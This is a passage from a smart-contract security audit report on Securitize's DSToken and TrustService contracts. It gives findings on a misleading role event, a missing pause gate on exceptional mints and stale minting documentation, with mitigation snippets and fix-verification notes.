Recommended: probe with a `getCode` pre-check, classify the failure, and treat a definitively absent interface, an empty address and an indeterminate transport error as three distinct outcomes, all of them failures. Keep state-changing calls outside the handler.

Securitize: Mostly fixed in [76ceec4](#):

- 1 - fixed
- 2 - partially fixed; expected delays can be checked but role membership checks not implemented
- 3 - not done. Asserting the allowance is enabled only makes sense alongside the opt-out you mention, since some tokens may legitimately run uncapped, and that's a policy call we haven't made. Note the allowance is now share-denominated (issue 6), so any such assertion should test for non-zero rather than a magnitude

- 4 - fixed
- 5 - fixed with some limitations
- 6 - fixed

Cyfrin: Verified.

7.2.10 TrustService::removeRole on an address with no role emits DSTrustServiceRoleAdded

Description: TrustService::setRoleImpl picks the event from the previous stored role: old_role == NONE emits DSTrustServiceRoleAdded, otherwise DSTrustServiceRoleRemoved. TrustService::removeRole only checks role != MASTER, so calling it on an address whose role is already NONE passes, rewrites NONE to NONE, and emits DSTrustServiceRoleAdded(_address, NONE, msg.sender) for a call that removed nothing.

Impact: Storage is unchanged. Off-chain indexers that rebuild the role table from events record a spurious "role granted: NONE" entry, and MASTER or the roles governor, the only callers that pass onlySameRoleForAddress on an address with no role, can repeat this on any address.

Recommended Mitigation: Reject removal of a role that is not set:

```
function removeRole(address _address) public override onlyRoleAdmin onlySameRoleForAddress(_address)
↳ returns (bool) {
    uint8 role = roles[_address];
    require(role != NONE, "Address has no role to remove");
    require(role != MASTER, "Cannot remove master");
    setRoleImpl(_address, NONE);
    return true;
}
```

Securitize: Acknowledged.

7.2.11 Gate DSToken::executeOverCapMint on the token pause to give the transfer agent an instant block on scheduled exceptional mints

Description: The exceptional-mint path has an asymmetry in who can act and how fast. DSToken::executeOverCapMint is onlyIssuerOrAbove and the operation id is public through OverCapMintScheduled, so any ISSUER can execute any scheduled mint. DSToken::cancelOverCapMint is onlyMaster, and after handover master authority is the master TimelockController, so a cancel is itself a scheduled operation that matures after the master minDelay.

Between schedule and execute the only instant privileged action is a TRANSFER_AGENT pause, and execute does not check it: issuance has always ignored paused (the flag is enforced only in ComplianceService::preTransferCheck, preInternalTransferCheck), which is reasonable for within-cap mints such as bridge settlement but leaves the exceptional path with no instant stop. timelocks.md section 6 lists execution while paused as a case to assess.

Impact: Once an exceptional mint is scheduled, stopping it depends entirely on the cancel arriving before readyAt, which ties the safety of the path to the relative values of overCapDelay and the master delay plus detection and human response time. A pause gives no protection today, so a transfer agent who spots a suspicious OverCapMintScheduled has no way to hold the mint while the cancel is queued.

Recommended Mitigation: Add whenNotPaused to executeOverCapMint only; leave scheduleOverCapIssuance and within-cap issuance as they are:

```
function executeOverCapMint(bytes32 _operationId) external override onlyIssuerOrAbove whenNotPaused {
```

A pause then holds the mint until MASTER, the same authority that cancels, lifts it. Note in the runbook that a pause freezes the exceptional-mint queue and that an operation whose grace period lapses during a long pause must be rescheduled. The gate needs a non-zero overCapDelay to be useful, since with zero delay schedule and execute land in one block.

Securitize: Fixed in commit [9595027](#).

Cyfrin: Verified. The finding is resolved by relaxing `cancelOverCapMint` access control so an instant canceller exists after handover, and the trade-off of the relaxed permissions is documented in the code and the runbook.

7.2.12 Minting-control documentation is stale on window reset and silent on exceptional-mint operations and the tumbling-window boundary

Description: Three gaps between the shipped BC-2132 documents and the code:

1. `docs/bc-2132-mint-throttling-flows.md` Flow 14 says `setMintCap` does not reset the window. `DSToken::setMintCap` resets `windowStart` and `mintedInWindow` on every call, as the `MintCapUpdated` `NatSpec` states.
2. `docs/runbooks/governance-timelocks.md` has no exceptional-mint section: no procedure for scheduling or for cancelling through the master queue after handover, no `OverCapMintScheduled`, `OverCapMintExecuted`, `OverCapMintCancelled` in Monitoring (although `timelocks.md` section 5 assumes they are indexed), and no step to set `overCapDelay` and `overCapGracePeriod` before `setMintCap` enables the cap, both of which default to 0.
3. The tumbling-window boundary is undocumented. `DSToken::_checkThrottle` re-anchors `windowStart` to the triggering call, so an ISSUER can mint `mintCapAmount` just before expiry and again just after: $2 * \text{mintCapAmount}$ within seconds at any boundary. The long-run rate is unchanged, so this is a property of the FR-7 design, but `timelocks.md` section 8 asks for the maximum per window and no document states it.

Impact: Operators working from the flows doc expect a window that survives a cap change; those working from the runbook get no procedure, no events to index and no instruction to configure the delay and grace period before enabling the cap, so the exceptional path can go live with both at 0. The boundary property means the real per-window ceiling is $2 * \text{mintCapAmount}$, not `mintCapAmount`, and nothing tells the client that.

Recommended Mitigation: Correct Flow 14. Add an exceptional-mint section to the runbook covering scheduling, cancellation via the master queue, the three events, and the configuration order. State the $2 * \text{mintCapAmount}$ boundary property in FR-7 and the flows doc; if the intent is "at most `mintCapAmount` in any `mintCapWindow` interval", the throttle needs sliding-window accounting.

Securitize: Fixed in commit [60ff14a](#).

Cyfrin: Verified. All three items are documented correctly and match the merged code.